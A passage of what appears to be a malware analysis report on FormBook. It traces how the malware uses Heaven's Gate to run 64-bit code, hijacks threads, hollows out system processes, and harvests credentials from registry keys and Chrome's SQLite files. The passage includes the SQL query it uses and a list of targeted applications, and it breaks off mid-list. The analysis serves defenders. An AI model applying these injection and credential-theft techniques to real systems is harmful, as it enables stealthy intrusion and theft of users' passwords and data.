


Figure 10: The Heaven’s Gate Invocation

Figure 10 is about to execute “jmp far 33:2F30000”, where 0x33 is the new CS and 0x2F30000 is the new buffer’s address with the copied 64-bit code, as shown in the memory.

Upon completion, it returns to 23:7107C0, which has already been pushed onto the top of the stack.

**64-bit Code Execution for Process Control**

My analysis reveals that the 64-bit code takes control of the selected process’s main thread (like notepad.exe) to execute a piece of injected malicious code.

To control the selected process, it calls the NtOpenProcess() and ZwQueryInformationProcess() APIs to retrieve the process’ details.

The APIs ZwOpenThread() and ZwSuspendThread() are called to pass the selected process' information to suspend the main thread inside the selected process. In Figure 11, we can see that the 64-bit code just called ZwSuspendThread(), and in another debugger attached to the chosen process, it displays the suspended main thread.




Figure 11: The main thread has just been suspended

Subsequently, the 64-bit code copies the malicious payload into the selected process over the shared memory. It then calls `NtGetContextThread()` and `NtSetContextThread()` to modify the RIP register, redirecting the execution to the injected code.

Finally, it calls the `NtResumeThread()` API to resume the main thread, causing the malicious code to run inside the selected process, `notepad.exe`. Execution then returns to the 32-bit code by executing a “`retf`” instruction.

### Diving into the Malicious Code Running in a Selected Process

This time, the selected child process of `explorer.exe` is a `Notepad.exe` with the PID 9560.

The copied malicious code is the same as the 64-bit code mentioned earlier, but it goes down different code branches depending on a returned flag.

Twelve encrypted process names are saved in local variables, which can be obtained using a function with a string index. The table below lists all the processes and indexes.

String Index	Process Names

0x0	"PATHPING.EXE"
0x1	"fontview.exe"
0x2	"MuiUnattend.exe"
0x3	"forfiles.exe"
0x4	"chkntfs.exe"
0x5	"find.exe"
0x6	"DpiScaling.exe"
0x7	"waitfor.exe"
0x8	"net.exe"
0x9	"icsunattend.exe"
0xa	"cttune.exe"
0xb	"whoami.exe"

These 32-bit processes all reside in the "C:\Windows\SysWOW64\" folder. FormBook repeatedly launches these processes in a loop until one is successfully created. It then performs process hollowing on the process, injects the FormBook payload into the process (such as "PATHPING.EXE"), and executes it.




Figure 12: Creation of a suspended process

As shown in Figure 12, it is about to call the CreateProcessInternalW() API to create a PATHPING.EXE process, with the dwCreationFlags parameter set to 0x800000C, indicating a suspended process will be created.




Figure 13: Process tree view of the created PATHPING.EXE

It then creates a shared memory section between notepad.exe and PATHPING.EXE. At this point, the task of the code running in the selected process (notepad.exe) is completed.

Switching to the target process (ImagingDevices.exe), it returns to the 32-bit code mode from the 64-bit code via Heaven's Gate. It brings the full process information of the newly created PATHPING.EXE process using the shared memory established between it and the selected notepad.exe process.

ImagingDevices.exe takes control of the PATHPING.EXE process and copies the FormBook payload into the PATHPING.EXE process via the shared memory section. As shown in Figure 14, the payload is encrypted and mapped into both processes' memory, having been written by code running inside ImagingDevices.exe.




Figure 14: Shared memory section mapped into both processes with the FormBook payload

Next, ImagingDevices.exe calls the NtSetContextThread() API to modify the PATHPING.EXE's EAX register (which holds a thread function address to RtlUserThreadStart()) to redirect the execution to a specific function. This function decrypts the FormBook payload and calls the entry point function of the FormBook payload once the NtResumeThread() API is called.

### A Look into the FormBook Payload

After employing numerous evasion techniques, FormBook finally hits the main payload within the PATHPING.EXE process, another 32-bit process.

Based on my analysis, this process function acts as a dashboard program for FormBook. It gathers sensitive data from the victim's system and manipulates another selected process to communicate with its C2 server.

- **Collecting Basic Information**

FormBook collects basic information from the victim's device, such as the Windows product name, the current build, the username, and the computer name. Some are obtained from the system registry via API calls, while others are retrieved using the RtlQueryEnvironmentVariable\_U() API. This information is then encrypted and saved in a global variable, which is later sent to the C2 server in an HTTP GET packet to register the infected system.




Figure 15: Encrypting basic system information

As shown in Figure 15, the malware prepares to encrypt the collected basic information, where “XLNG...” is a magic string, “Windows 10 Enterprise x64” is the Windows product information, followed by the Base64-encoded computer name and user name.

- **Building a Socket Process**

FormBook then randomly selects another child process of explorer.exe. Similar to what was done in the ImagingDevices.exe process, it invokes 64-bit code from the 32-bit process using the Heaven’s Gate technique. This 64-bit code copies and deploys the FormBook into the newly selected process (e.g., another notepad.exe process) and modifies the RIP register to point to the deployed FormBook at a different entry point.

According to my analysis, this newly selected process acts as a socket process responsible for communicating with the C2 server. A large shared memory section is created and mapped into PATHING.EXE and the chosen data

exchange process.




Figure 16: Sending WM\_COMMAND to the newly selected process.

When it returns to 32-bit mode (using Heaven’s Gate) in the PATHPING.EXE process, FormBook calls the PostThreadMessageW() API with a Msg parameter of 0x111 (WM\_COMMAND) to send a message to the main thread of the selected process (like notepad.exe), as shown in Figure 16.

Instead of calling NtResumeThread() to resume thread execution, FormBook sends a Windows message to activate the payload. Why does it send a message to run the FormBook as a socket process?

As we know, most Windows programs are driven by Windows messages. Most of the time, a program remains idle because the message queue is empty—there is no user interaction (mouse, keyboard, etc.), system events, or other messages. The program waits (blocked by the NtUserGetMessage() API) until a new message arrives.

If FormBook modifies the value of the RIP register to point to the copied FormBook payload and then proactively sends a message to the process, it can then hijack the original execution flow and redirect it to run the FormBook payload instead.

The FormBook instance in PATHPING.EXE also acts as a daemon, monitoring the socket process. Once the victim terminates the socket process, FormBook immediately selects another child process of explorer.exe to take its place.

### Sensitive Data Collection

The FormBook instance running in PATHPING.EXE harvests sensitive data from the compromised system, such as saved credentials of various software, autofill data, cookies, proxy settings for browsers, and data from the system clipboard.

FormBook can also obtain sensitive data from multiple resources, such as the system registry and the local profile files.

For example, it extracts the autofill data for the IE browser from the key path “HKCU\SOFTWARE\Microsoft\Internet Explorer\IntelliForms\Storage2” in the system registry.

It also collects email account information from Outlook by scanning the following key paths in the system registry to cover multiple Outlook versions:

- HKCU\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\
- HKCU\SOFTWARE\Microsoft\Office\16.0\Outlook\Profiles\Outlook\
- HKCU\SOFTWARE\Microsoft\Office\16.0\Outlook\Profiles\Outlook\_2016\

When gathering sensitive data from Chrome, FormBook accesses some SQLite database format files located in “%LocalData%\Google\Chrome\User Data>Login Data\Default”, explicitly targeting these files: “Login Data” (credentials), “Cookies” (web site cookies), “Web Data” (autofill), and “Network” (proxy setting).

This is accomplished through a series of winsqlite3.dll API calls, including sqlite3\_open(), sqlite3\_prepare\_v2(), sqlite3\_step(), sqlite3\_column\_text(), sqlite3\_column\_blob(), sqlite3\_column\_bytes(), and sqlite3\_close().




Figure 17: A display of obtained credentials saved for Chrome

Figure 17 demonstrates Chrome credential extraction, showing FormBook executing the SQL query “SELECT origin\_url, username\_value, password\_value FROM logins” via the sqlite3\_prepare\_v2() API.

The sample credentials, shown at the bottom, were just obtained from a Chrome browser in a test environment. The malware maintains the capability to collect similar sensitive data from a wide range of additional applications.

Below are the categorized software applications from which FormBook can collect sensitive data:

**Email Clients:**

Outlook, Thunderbird, and Foxmail.

**Web Browsers:**

Internet Explorer, Chrome, Firefox, Edge, Brave-Browser, Opera Neon, ChromePlus, Avast Secure Browser, Yandex Browser, Citrio, Sleipnir 5, Epic Privacy Browser, Elements Browser, 360 Chrome, CCleaner Browser, Sputnik, Cốc Cốc Browser, Opera, Uran, Coowon Browser, Comodo Dragon, AVG Secure Browser, CentBrowser, 7Star Browser, UR Browser, SalamWeb, QIP Surf, Chromium, Iridium Browser, Slimjet, Vivaldi, Orbitum, Liebao, Kometa 